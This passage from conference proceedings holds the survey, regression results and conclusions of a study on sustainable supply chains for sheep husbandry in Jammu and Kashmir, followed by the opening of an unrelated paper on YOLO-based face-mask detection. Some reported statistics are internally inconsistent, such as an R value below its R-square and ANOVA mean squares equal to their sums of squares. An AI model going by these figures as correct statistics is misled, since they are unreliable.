Contract farming is a pre-production season agreement between farmers either individually or collectively and guarantors such that the required amount of produce is prepared in advance. It plays a significant role in linking shepherds directly to the markets, which is in sync with the continuously evolving dynamics of the market channels. It allows the shepherds to be economically benefited more by the increase in purchasing power, urbanization, and preparing required quantity of products. Also, it also aids them in fitting more closely in a new market as well as fosters rural economic development [12]. In J&K region, this direct connection can aid in eliminating numerous middlemen and increase profitability at both ends [11].

iii. Forming hubs or clusters

This is an enterprising approach for a market organization that is focused on geographical clustering of shepherds, processors, equipment suppliers, laborers, and consumers. This approach plays a balancing role in the production as well as marketing for non-agricultural products by aiding in establishing sustainable and market-driven business development services [10]. In J&K region, formation of hubs/clusters can create potential to attract introduction to newer technologies such as hybridization involving crossbreeding widely across different species of sheep. This depends on access to sufficient breeding stock, opportunity of improved livestock as per their genetic potential and integration within a steadfast market chain. Also, there should be access to proper vet-care and more to boost the overall yield of the sheep [9].

(c) **Requisites and shortcomings of implementation of sustainable practices in the sector**

The primary requisite for implementation of sustainability practices in sheep livestock and sheep husbandry sector is the support of local governing bodies and government. The government policies are required to be focused on resolving and mitigating issues related to animal welfare, controlling animal epidemic diseases, destruction of natural habitats, and such [13]. The main shortcoming in the implementation of sustainability practices in sheep livestock and sheep husbandry sector is the negative side effects related to modernization of practices and excessive exploitation of natural resources [8]. Modern livestock management practices are more focused on profitability and production efficiency and overlook the dangers of using excessive growth supplements, customized vaccinations, inter- breeding, hybridization, and such, on animals [10]. Also, unmonitored increase in livestock takes a toll on the local ecosystem that can have negative repercussions in long term [1, 8].

4 Research Methodology

This study had used primary techniques of data collection, which rely on scientific techniques to investigate the real-world situations and provide a first-hand account thereof [14]. A primary study involving a survey method was applied to 100 farmers/shepherds of sheep livestock in J&K region to assess the situation of sustainability in the sector and the feasibility of introducing a sustainable supply chain mechanism. Stratified random sampling technique was used to survey the breeder population in nine small villages in Bhadarwah sub-district of Jammu and Kashmir. The nature of the study was exploratory and no pre-existing questionnaire could be correlated in entirety with the objectives of the study. A simple specific questionnaire was devised on a scale of 1-5. The quantitative questionnaire used here was structured and close-ended. Inclusion criteria for the survey are as follows:

- Farmers of livestock must belong to the state of Jammu and Kashmir.
- Small-scale to medium-scale farmers were selected for this study.
- Farmers must be actively involved in at least one stage of the supply chain management process of the sheep livestock sector.

The survey was carried out partly in September 2018 and partly in November 2018. Given the objectives of the study, the dependence of the variable '*performance of sheep husbandry sector*' was hypothesized to be or not to be upon two independent variables, i.e., 'using *sustainable supply chain management practices*' and '*challenges faced in implementation of sustainable supply chain management practices*'. The two independent variables were further broken into multiple simpler variables for the purpose of collecting data and measure the parent independent variable, with the responses gathered through questionnaire survey.

The impact of the following '*sustainable practices in supply chain management of sheep husbandry sector*' was asked about form the breeders:

Economic

- Impact of utilizing livestock in agriculture upon employment in rural population.
- Improvement of export of livestock products over the last few years.
- Economic losses, i.e., increased price per unit of farming due to livestock diseases.

Ecological

- Economic sustainability in animal production.
- Degradation of livestock quality due to lack of good health of sheep.
- Degradation of environmental resources due to increased overgrazing of land.

The impact of the following '*challenges faced in implementation of sustainable supply chain management practices in sheep husbandry*' was asked about from the breeders:

- Non-alignment of policy makers with the advice of field expertise.
- Lack of commitment to implement the projects.
- Lack of capital funds for new projects.
- Market uncertainty.
- Lack of infrastructure.
- No executive ownership.
- Poor relationship among sectoral partners.
- Insufficient legal environment.
- Lack of proper inventory management techniques in protecting and quality feeding of the livestock.
- Lack of knowledge on updated technology and tools.
- Inadequate documentation of amount of sheep owned, reared, and bred.
- Lack of access to exotic breeds.
- Improper collection and distribution network.

The independent variables '*sustainable supply chain practices in sheep husbandry sector*' and '*challenges faced in implementation of sustainable supply chain management practices in sheep husbandry sector*' were the underlying factors that would impact '*performance of sheep husbandry sector*', i.e., the dependent variable which was attributed to be a complex of the following:

- Improved efficiency due to reducing the volume of wastage.
- Enhanced profitability due to cutting down the operational cost.
- Improved quality of livestock products.
- Reduced unemployment in the sector.
- Efficient utilization of capital.
- Balance between the environment and the sector.
- Implementation of environment friendly technology in the sector.
- Guarantee of financial security through financing of planned and unplanned expenditure.
- Acquiring technical skill and knowledge through training and working with breeders through Government support and involvement will increase efficiency in SCM.
- Bringing down overuse of natural resources.
- Development in the sector by implementing new projects.

Given the multitude of independent variables, the data obtained were tested for correlation. Further, given the dependence of '*performance of sheep husbandry sector* *of Jammu and Kashmir*' on multiple variables as explained above, multiple regression was applied upon the data.

5 Data Analysis and Interpretation

(a) **Demographic profile**

From the above graph, it is clearly evident that 87%, i.e., majority of the respondents who participated in the survey were males. In terms of age, 55% of respondents were from the age group of 45 plus years category, and 44% respondents were from the age group of 30–45 years. Further in terms of educational qualification, 58% of respondents have not received any kind of formal education and 34% of the respondents attended high school. Also, 64 and 30% responded that they are associated with the sector for more than 15 years and 10–15 years, respectively. From the figures obtained, it is not wrong to interpret that sheep husbandry is a male dominated sector given the amount of physical rigor and hardship it requires. Education wise, these traditional herders lag behind other classes of the society which may be attributed to the well-known remoteness of areas where they operate as there can seldom be any civic facilities extended to such places. Because of the well-known unattractive return propositions in this trade, majority of the herders remain to be from the older age groups whereas, the younger ones do not seem to be looking toward sheep husbandry as a considerable source of livelihood (Fig. 1).

(b) **General background**

The respondents were also investigated about some general information relating to their perception of the sustainability of the sheep husbandry and the products (Fig. 2).

First, the respondents were asked about their products in response to which it was found that 83% and 73% of respondents are involved in wool and meat production. Next, the respondents were asked their opinion on the current state of sustainability in sheep husbandry in response to which 80% of respondents agreed that utilizing livestock in agriculture improves the employment rate in the rural areas. Exactly 88% of respondents agreed that export of livestock products has increased over the last few years. 90% agreed that livestock diseases impose significant economic losses. Exactly 86% of them agreed that overgrazing of the land is increasing, and the same could affect the environment in a serious way. Exactly 88% of respondents agreed that animal production can be economically sustainable. Exactly 90% of respondents agreed that the lack of good healthy sheep has degraded the availability of quality products. Overall analysis of the perception of respondents on sustainability indicates mixed impact with respect to the performance of sheep husbandry.

This general check on their background gives us the impression that meat and wool production are primarily what sheep is reared for. Economic losses due to diseases resulting into mortality of livestock and also the problem of overgrazing are hurting most of the breeders in the region. Though most of the breeders agree upon the fact that animal production can be economically sustainable, but lack of good quality breeds does not serve the purpose. The same is evident from the fact that import of livestock has increased over time in Jammu and Kashmir State to meet the internal demand.

(c) **Inferential analysis**

For assessing the need for sustainable practices in the sheep husbandry supply chain of sheep livestock and products in Jammu and Kashmir, correlation and regression analysis were undertaken. For the analyzes, 'performance of sheep husbandry sector (denoted in R file as Sustain.Imp)' is the response variable or dependent variable, and several factors consisting of both the advantages of and challenges of its sustainable supply chain system are independent variables. Therefore, the proposed hypothesis is

HA: There is no positive impact of using sustainable practices in supply chain management of sheep husbandry sector on its performance.

HB: There is no positive impact of facing challenges in using sustainable practices in supply chain management of sheep husbandry sector on its performance.

I. **Use of sustainable supply chain system in sheep husbandry sector**

a. Correlation analysis

The Pearson correlation used to understand the relationship between the use of sustainable practices in the supply chain system and sheep husbandry performance is quite high and positive, being significant at $p<0.05$. Out of all the independent variables, '*to improve the quality of livestock products' (0.94***), 'to improve efficiency by reducing wastage in the sector'* (0.90***), and '*acquiring technical skills and knowledge*' (0.90***) depict the highest correlation with its application in sheep husbandry sector. This reveals that the sustainable supply chain system could bring a lot of efficiency in the sheep husbandry sector by optimum utilization of the resources and bringing down the cost of operations related to production and supply of products. In addition to that, this system could, also, help to improve the quality of livestock products produced in the sector for better profitability and increasing the demand for products. Since most of the breeders (sheep farmers) are lacking updated skills, this would, also, help them upgrade to latest technical skills to compete with other market players.

b. Regression analysis

The ANOVA table leads to rejection of the null hypothesis, i.e., there is no need of using sustainable practices in supply chain management of sheep husbandry sector on its performance, since the F value is significant at $p<0.05$. In addition, the F-value is high (163.3), and so the probability for accepting alternative hypothesis results is quite high, and hence, the null hypothesis is rejected.

Further, R square (0.9483) and adjusted R square (0.9425) values are higher than the standardized value of 0.5. So, this indicates that more than 90% variation in the dependent variable is contributed by the independent variables.

The regression coefficient table above reveals that among all the significant variables, '*to improve the quality of livestock products*' is the most significant factor that contributes to the positive impact of sustainable supply chain system use in sheep husbandry sector since it shares the highest coefficient (0.389363), significant at $p<0.05$. The major findings of the study reveal that sustainable supply chain system could bring in a lot of measures to improve the quality of products produced by the farmers in sheep husbandry sector and this would, eventually, improve the exports by increasing the demand for the quality products. A similar study by Wani et al. [15] discussed that the state of Jammu and Kashmir incurs about Rs. 2000 crores annually toward imports of livestock products. If this amount is utilized to develop value chains, it would benefit millions of livestock producers and provide an impetus to the state's livestock economy.

II. **Challenges of using sustainable supply chain system in sheep husbandry sector**

a. **Correlation analysis**

The Pearson correlation used to understand the relationship between the use of sustainable practices in the supply chain system and its challenges faced in sheep husbandry performance is quite high and positive, being significant at $p<0.05$. From correlation test performed, it is understood that factors such as '*lack of infrastructure' (0.94***), 'lack of knowledge on latest technologies' (0.92***), 'poor inventory management' (0.93***), 'lack of exotic breeds*' (0.91***), and '*lack of proper distribution network channel*' (0.91***) depict strong correlation. The main challenge before the sector for implementing sustainable supply chain system is unavailability of proper infrastructure for the efficient production and supply of products. It is utmost necessary to increase the livestock production in Jammu and Kashmir by using modern technologies in order to meet its growing demand, the rapid increase in population, and to earn foreign exchange [16].

b. Regression analysis

The ANOVA table leads to rejection of the null hypothesis, i.e., there are no challenges faced in using sustainable practices in supply chain management of sheep husbandry sector on its performance since the F value is significant at $p<0.05$. In addition, the F-value is high (279.8), and so the probability for accepting alternative hypothesis results is quite high, and hence, the null hypothesis is rejected.

Further, R square (0.9722) and adjusted R square (0.9687) values are higher than the standardized value of 0.5. So, this indicates that more than 90% variation is contributed by the independent variables in the dependent variable.

The regression coefficient table above reveals that among all the significant variables, the variable '*lack of knowledge on latest technology'* has a significant negative impact since it shares the highest coefficient (0.281332), significant at $p<0.05$. The major finding of the study is that the integration of new tech-savvy tools and techniques in the supply chain results in economic activity progress in the competitive market. Hence, it is to say that though a sustainable supply chain has some positive impact in sheep husbandry sector, it has also got to overcome many challenges, especially the lack of awareness in using new technology for producing cost effective and quality products in a timely manner. A study by Neeraj and Kumar [16] highlighted that implementation of sustainable supply chain system does come with many challenges. It presents a number of challenges relating to its complexity. It is evident with this study that there is a lack of sufficient technology and infrastructure facilities for conducting extension activities.

III. **Results of the hypothesis testing**

(a) HA: There is no positive impact of using sustainable practices in supply chain management of sheep husbandry sector on its performance.

As evident from the correlation analysis (Table 1), out of all the independent variables the high correlation of, 'to improve the quality of livestock products' (0.94***), 'to improve efficiency by reducing wastage in the sector' (0.90***), and 'acquiring technical skills and knowledge' (0.90***) with their application in sheep husbandry sector reveals that the sustainable supply chain system is desirable for efficiency in the sheep husbandry sector. This is because such correlation translates into optimum utilization of the resources and bring down the cost of operations related to production and supply of products (Table 2).

Regression analysis of the data has revealed that more than 90% variation in the dependent variable is contributed by the independent variables (Table 3). The variable 'to improve the quality of livestock products' shares the highest coefficient (0.389363), significant at $p<0.05$ (Table 4).

The null hypothesis, i.e., there is no need of using sustainable practices in supply chain management of sheep husbandry sector on its performance, is summarily rejected as the F value is significant at $p<0.05$. Additionally, the F-value is high at 163.3 (Table 2), and therefore, the chance for acceptance of the alternative hypothesis is also quite high. The null hypothesis is hence rejected.

(b) HB: There is no positive impact of facing challenges in using sustainable practices in supply chain management of sheep husbandry sector on its performance.

As evident from the correlation analysis (Table 5), out of all the independent variables, the high correlation of 'lack of infrastructure' (0.94***), 'lack of knowledge on latest technologies' (0.92***), 'poor inventory management' (0.93***), 'lack of exotic breeds' (0.91***), and 'lack of proper distribution network channel' (0.91***) is depicted (Table 6).

Regression analysis of the data has revealed that that more than 90 % variation is contributed by the independent variables in the dependent variable (Table 7). The variable, 'lack of knowledge on latest technology' shares the highest coefficient (0.281332), significant at $p<0.05$ with a significant negative impact (Table 8).

The null hypothesis, i.e., there are no challenges faced in using sustainable practices in supply chain management of sheep husbandry sector on its performance is summarily rejected as the F value is significant at $p<0.05$. Additionally, the F-value

Table 1 Correlation

		Efficiency	Profitability	Quality of livestock	Unemployment	Capital utilization	Balance b/w environment and sector	Friendly technology	Financial security	Technical skills	Overuse of resources
Positive impact of sustain able supply chain system	Pearson Correlation	0.90***	0.89***	0.94***	0.81***	0.83***	0.85***	0.87***	0.87***	0.90***	0.84***
	Sig. (2-tailed)	0.0000	0.0000	0.0000	0.0000	0.0000	0.0000	0.0000	0.0000	0.0000	0.0000
	N	100	100	100	100	100	100	100	100	100	100

Table 2 ANOVA

ANOVA						
model		Df	Sum Sq	Mean Sq	F value	Sig
1	Regression	10	58.84	58.84	163.3	0.000
	Residual	89	3.21	0.04		
	Total	99	62.05	58.88		

Table 3 Model summary

Model summary				
Model	*R*	*R*—square	Adjusted *R*—square	Std error of the estimate
1	0.9304	0.9483	0.9425	0.1898

Table 4 Regression analysis

Coefficients:				
	Estimate	Std error	t value	Sig
(Intercept)	−0.263943	0.119921	−2.201	0.030326*
Efficiency	0.207210	0.057678	3.592	0.000536***
Profitability	0.128653	0.054386	2.366	0.020175*
Quality of livestock	0.389363	0.063572	6.125	0.00000***
Unemployment	0.114321	0.044153	2.589	0.011236*
Capital utilization	−0.035943	0.055718	-0.645	0.520523
Balance B/W environment and sector	−0.109767	0.067582	−1.624	0.107869
Friendly technology	0.073697	0.065163	1.131	0.261106
Financial security	0.053984	0.063731	0.847	0.399234
Technical skills	0.219893	0.069712	3.154	0.002194**
Overuse of resources	0.007193	0.053311	0.135	0.892972

is high at 279.8 (Table 6), and therefore, the chance for acceptance of the alternative hypothesis is also quite high. The null hypothesis is hence rejected.

	Results
HA: There is no positive impact of using sustainable practices in supply chain management of sheep husbandry sector on its performance	Rejected
HB: There is no positive impact of facing challenges in using sustainable practices in supply chain management of sheep husbandry sector on its performance	Rejected

Table 5 Correlation

		Policy makers	Capital for new projects	Market uncertainty	Lack of infrastructure	Lack of knowledge on the latest technology	Lack of legal environment	Poor inventory management	The poor relationship among partners	Inadequate documentation	Lack of exotic breeds	Lack of distribution network
Challenges of sustainable supply chain system	Pearson correlation	0.79***	0.86***	0.86***	0.94***	0.92***	0.84***	0.93***	0.89***	0.87***	0.91***	0.91***
	Sig. (2-tailed)	0.0000	0.0000	0.0000	0.0000	0.0000	0.0000	0.0000	0.0000	0.0000	0.0000	0.0000
	N	100	100	100	100	100	100	100	100	100	100	100

Table 6 ANOVA

ANOVA						
Model		Df	Sum Sq	Mean Sq	F value	sig
2	Regression	11	60.27	60.27	279.8	0.000
	Residual	88	1.72	0.02		
	Total	99	61.99	60.29		

Table 7 Model summary

Model summary				
Model	*R*	*R*—square	Adjusted *R*—square	Std error of the estimate
2	0.958	0.9722	0.9687	0.14

Table 8 Regression analysis

Coefficients:				
	Estimate	Std. error	t value	Sig
(Intercept)	−0.435810	0.095001	−4.587	0.00000***
Policy makers	0.038468	0.030483	1.262	0.21030
Capital for new projects	−0.003600	0.050986	−0.071	0.94388
Market uncertainty	0.006812	0.036963	0.184	0.85422
Lack of infrastructure	0.218510	0.047750	4.576	0.00000***
Lack of knowledge on latest technology	0.281332	0.046793	6.012	0.00000***
Lack of legal environment	−0.003683	0.050821	−0.072	0.94240
Poor inventory management	0.165138	0.050288	3.284	0.00147**
Poor relationship among partners	0.052859	0.052859	1.615	0.10998
Inadequate documentation	0.073351	0.042098	1.742	0.08494
Lack of exotic breeds	0.093911	0.051843	1.811	0.07348
Lack of distribution network	0.130685	0.058411	2.237	0.02779*

6 Concluding Discussion-Social and Managerial Implications

The present state of affairs in the trade of sheep husbandry is far from what it, ideally, should be. There are multifarious issues faced by those who practice sheep raising traditionally as their primary source of livelihood, and there are other technical issues faced by the stakeholders in the chain between the breeder (producer) and the consumer. Importing of livestock has, no doubt, been instrumental for the purpose of meeting the local demand for mutton and wool. However, it brings substantial costs too. There is a larger problem that persists and shall aggravate if not addressed timely. It is the structure of the sector that suffers from disconnected scattered pockets of breeders everywhere with no physical coordination between them at all. As a result, they are unaware of whether what objectives and issues they share. They have not been able to come up with the much-required upgradation in their techniques and raw skill resulting into a halt in their potential to produce and earn more. This has translated into many of the traditional breeders shying away from this trade. The problem is not as simple as it may sound. It is, in fact, directly related to the state's agriculture and agri-marketing policies that makes it all the more difficult to cut through. Hence, an entrepreneurial approach is advisable in order to tackle the problem at the core. A primary feature of Jammu and Kashmir's sheep husbandry scene is that it is almost structureless, especially, in comparison with how it looks at some other prominent places around the world. Organized and well-regulated business of sheep livestock and products at many other places has fortified the trade with sustenance and growth. The apparent difference between how this trade is practiced in Jammu and Kashmir, and other climatically similar places are in the exposure level and ability of sheep farmers to keep pace with latest techno-business trends evolving day by day. Most successful sheep businesses around the world function in organized form many as co-operatives and rural SHGs that, in many a way, guarantees shared responsibility, profits, and growth. In many a place like the UK, Australia, Romania, and Egypt to name a few, sheep husbandry is among the notable rural and semi-urban drivers of the economy. A striking aspect of this trade in such economies is that the need was created before it was felt and proper agri-marketing strategies were put in place to organize for consumption of what is produced. As a result of this, the trade has emerged even as a potential alternative to conventional dairy in the case of Romania with a lot of people, actually accepting the same and helping the co-operatives grow in sync with growth of the market.

The case of Jammu and Kashmir is relatively easier provided that we have a vision and some entrepreneurial intent. As mentioned earlier, as well, Jammu and Kashmir boasts of gigantic levels of mutton consumption and considerable wool usage within the state itself. The CASHMERE wool regarded as the finest of the lot gets exported to European markets to a little extent nowadays as such breeds have already been introduced into the agro-climatically similar regions of the world where the demand for it is high. But due to poor or no market linkages, the same utterly fails to find buyers in the Indian market where they are in plenty. For example, Ludhiana industrial city in Punjab is the largest hub of woolen garment production in India. But due to lack of access to and lesser availability of Kashmiri wool, even the best brands like Oswal and Monte Carlo that enjoy dominant positions in woolen garment manufacturing are left with no option but to use acrylic to produce a wool like substance that blends easily into pure wool.

Sheep husbandry sector of Jammu and Kashmir presents humungous enterprising potential taking into consideration the local and global demands for meat and wool that can be explored to create an environment for entrepreneurship. However, from the viewpoint of a researcher that is an area inviting deeper and multi-pronged research. The scope of this paper limits the discussion on the supply chain aspect of the livestock and two primary products that is mutton and wool. Keeping in view, the purview of the paper the aim of the study was confined to analyze the need for sustainability in the supply chain of sheep livestock and products in Jammu and Kashmir. To achieve this, there were two major aspects covered. On one hand, the study ***identified that***

there is a need to improve the quality of livestock and products in order to improve the performance of sheep husbandry. On the other hand, the study ***highlighted the major challenge faced in the SCM process of sheep livestock in terms of lack of knowledge on the latest technology***. Evidently, the analysis indicates that there is a need to engage exotic breeds in the process that can serve both in producing quality products as well as in maintaining ecological and economic balance since there will be less investment required to be done otherwise for instance on high-quality feed, disease treatments, etc., suitable environment and infrastructure. Further, the implementation of new techniques will efficiently reduce the cost of operations and maintain a timely and effective supply chain process of sheep livestock. Thus, there is also a need for the stakeholders in the sheep husbandry to ensure the following:

(a) Infrastructure Facilities: One of the key factors in the supply chain system is availability of proper infrastructure facility for production and supply of the products. So, the stakeholders in the sector or government authorities should ensure that there is 'state-of-the-art' infrastructure in sheep husbandry producing quality products and to supply the same in the demanding markets.
(b) Exotic breeds: Government authorities should intervene to help the farmers to import exotic breeds from the foreign markets for producing quality livestock.
(c) Awareness of entrepreneurs and other stakeholders: It is crucial to attaining a clear understanding of the institutional framework for strengthening the value chain to enhance the economic and ecological balance in supplies of livestock and products. The government authorities should organize awareness camps and seminars for awareness on such subjects and introduction to sustainable practices.

7 Main Contribution of the Paper

- Baseline for research oriented toward organizing sheep husbandry sector of Jammu and Kashmir.
- Identifies factors responsible for the gap between domestic demand and supply.
- Sensitizes audience on the need for entrepreneurial intervention in J&K's sheep husbandry sector.
- Reinforces the importance of looking toward collateral trades like wool extraction and tannery apart from only mutton production.
- Suggests methods objectively to address the issues in the supply chain of sheep husbandry.

8 Limitations of the Study

Physical: The most challenging aspect of the study was physical in nature as accessing the tribal breeders required regular treks to some high-altitude rugged mountainous terrain.

Lack of existing literature: It was chosen to explore the need for sustainability in the supply chain of sheep livestock and products in Jammu and Kashmir and not much scholarly work addressing this specific research problem was found because it is a relatively unconventional area.

Sample size: As data collection was confined to nine tiny and sparsely populated hamlets of a single sub-district, the sample size turned out small. A larger sample size could have generated more accurate results. Further, replication of the study at different regions of the state would enable better generalization of the findings.

Lack of similar research: Besides, given the unavailability of a similar study in a similar area and hence a pre-existing questionnaire, a new one was devised. The same was, however, checked for reliability.

Accessing the state department: Further, apart from the information obtained through survey, some other facts and figures were also required to be provided by the Jammu and Kashmir Sheep Husbandry Department. Figures pertaining to production and consumption of sheep products were not available on the Website of the directorate. So, the same had been obtained from the technical officer by physically visiting the directorate in Jammu.

Timeline: Some more time dedicated to this research would have meant a more meaningful conclusion. However, because of professional commitments, it was beyond control to spend more time in collecting data and information.

9 Future Implications of the Study

The present study, though limited to the supply chain aspect of sheep livestock and products, offers an opportunity to look into the trade from a socio-entrepreneurial perspective and extend the research to other areas like finance, crediting, and policy making in the field of sheep husbandry in Jammu and Kashmir.




Fig. 1 Demographic profile of farmers




Fig. 2 General background

References

1. Sharma RC (2017) Livestock development mission for J&K, Greater Kashmir
2. Farming Export (2014) Supply chain-exporting australian chilled lamb & mutton | farming export: Australian meat exporters, halal goat exporter, halal chilled premium lamb farming export Australia
3. Löf R-M (2018) Economic sustainability—Högskolan i Gävle, Mats Olsson
4. Animal & Sheep Husbandry Department (2017) Hand book of right to information (Under Section 4(1) b of J&K RTI Act 2009)
5. Baba SH, Wani MH, Zargar BA (2011) Dynamics and sustainability of livestock sector in Jammu and Kashmir. Agric Econ Res Rev 24(June):119–132
6. Montossi F et al (2013) Sustainable sheep production and consumer preference trends: compatibilities, contradictions, and unresolved dilemmas. Meat Sci Elsevier 95(4):772–789. https://doi.org/10.1016/J.MEATSCI.2013.04.048
7. Kenfo H, Mekasha Y, Tadesse Y (2018) A study on sheep farming practices in relation to future production strategies in Bensa district of Southern Ethiopia. In: Tropical animal health and production, vol. 50(4). Springer, Berlin, pp 865–874. https://doi.org/10.1007/s11250-017-1509-z
8. Meena MS, Singh KM (2012) Livestock value chains: prospects, challenges and policy implications. In: Status of agricultural development in Eastern India, pp 493–508. https://doi.org/10.1080/13892240802207650
9. Panotra N et al (2016) Future strategies for sustainable livelihood of small and marginal farmers in Rajouri district of Jammu and Kashmir. Int J Agric Environ Biotechnol Citation: IJAEB 9(6):1015–1021. https://doi.org/10.5958/2230-732X.2016.00129.7
10. Staal SJ (2015) Livestock marketing and supply chain management of livestock products*. J Agric Econ
11. Sarkar TK et al (2018) Sustainable livestock development in Kashmir for booming farmers' income'. Int J Adv Res Sci Eng 7(4)
12. Teimoury E, Jabbarzadeh A, Babaei M (2017) Integrating strategic and tactical decisions in livestock supply chain using bi-level programming, case study: iran poultry supply chain. Plos One. 12(10):e0185743. https://doi.org/10.1371/journal.pone.0185743,Edited by Deng Y. Public Library of Science
13. Elzen B, Spoelstra S (2012) Developing sustainable livestock production systems. Outline of a learning and experimentation strategy (LES). In: System innovations, knowledge regimes, and design practices towards transitions for sustainable agriculture
14. Kothari CR (2004) Research methodology: Methods and techniques. New Age Int
15. Wani SA et al (2014) Value chains for livestock products in Himalayan mountains: Studies from Jammu and Kashmir. Indian J Agric Econ 69(3):280–289
16. Neeraj A, Kumar P (2018) Problems perceived by livestock farmers in utilization of livestock extension services of animal husbandry department in Jammu District of Jammu and Kashmir, India' 7(2):1106–1113

Comparative Analysis of Object Detection Models for the Detection of Multiple Face Masks

Saakshi Kapoor, Mukesh Kumar, and Manisha Kaushal

Abstract Deep learning has immense prospective in many real-life practices, one of them being object detection. Object detection based on deep learning has shown encouraging results. Since December 2019, deadly virus named CORONA or COVID-19 started to engulf the whole planet with its impact. One of the easiest and simplest ways to protect oneself from this virus is by wearing a mask. In order to detect whether a person is wearing mask or not, we propose a model to detect various face masks that include cloth masks, N-95 masks, medical masks, and no mask. The proposed model consists of two major components—annotating, labeling images and detection of face masks. A new dataset has been created by combining images from Medical Masks Dataset and Google Images, and then these images were annotated according to the mentioned categories. A comparative study has been presented among different object detection algorithms along with a proposed detection algorithm. Results show that YOLOv5 performs best in the detection of face masks when compared to other detection models. It achieved a mAP of 0.51 in just 0.24 h on our dataset. On comparing YOLOv5 to the proposed model, we found that our model achieved a precision of 0.9 as compared to 0.88 of YOLOv5. Among existing approaches YOLOv5 performed the best with precision of 0.88. The model proposed in the work results in precision of 0.90 outperforming all existing models.

1 Introduction

In early 2020, every person living in this world saw a drastic change due to COVID-19. People all over the world were forced to remain inside their homes to avoid the expansion of CORONA or to avoid infecting themselves with this deadly virus.

S. Kapoor (✉) · M. Kumar
UIET, Panjab University, Chandigarh, India
e-mail: saakshikpr28@gmail.com

M. Kaushal
TIET, Thapar University, Patiala, India
e-mail: manisha.kaushal@thapar.edu

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_3

According to WHO [1], till June 9, 2021, (4:52 PM) there were 173,674,509 confirmed cases of COVID-19 [2] including 3,744,408 deaths, which account for about 2.16% of deaths worldwide. Some of the ways that can be adopted to protect oneself from this virus [3] are by avoiding close contact with people, wearing a face mask and maintaining at least six feet distance from other people, washing your hands regularly, etc. These being one of the few measures which can be adopted to avoid COVID-19, out of these measures wearing a face mask is one of the easiest and simplest method that can be adopted to avoid COVID-19.

This paper aims to detect different face masks in an image. This would be beneficial to government organizations as well to keep a check on people whether they are wearing a face mask or not, especially in crowded environment, because in crowded areas, there are maximum chances of infection among people.

In this paper, we have considered three categories of face masks, that include medical masks, N-95 masks, cloth masks, and images in which people are not wearing masks. Given an image, we applied YOLOv3 [4], YOLOv4 [5], Scaled YOLOv4 [6], YOLOv5 [7], YOLOR [8], and the proposed algorithm to detect face masks in an image. The main contributions of this paper are:

1. A new in which images are labeled and annotated according to the mentioned face mask categories.
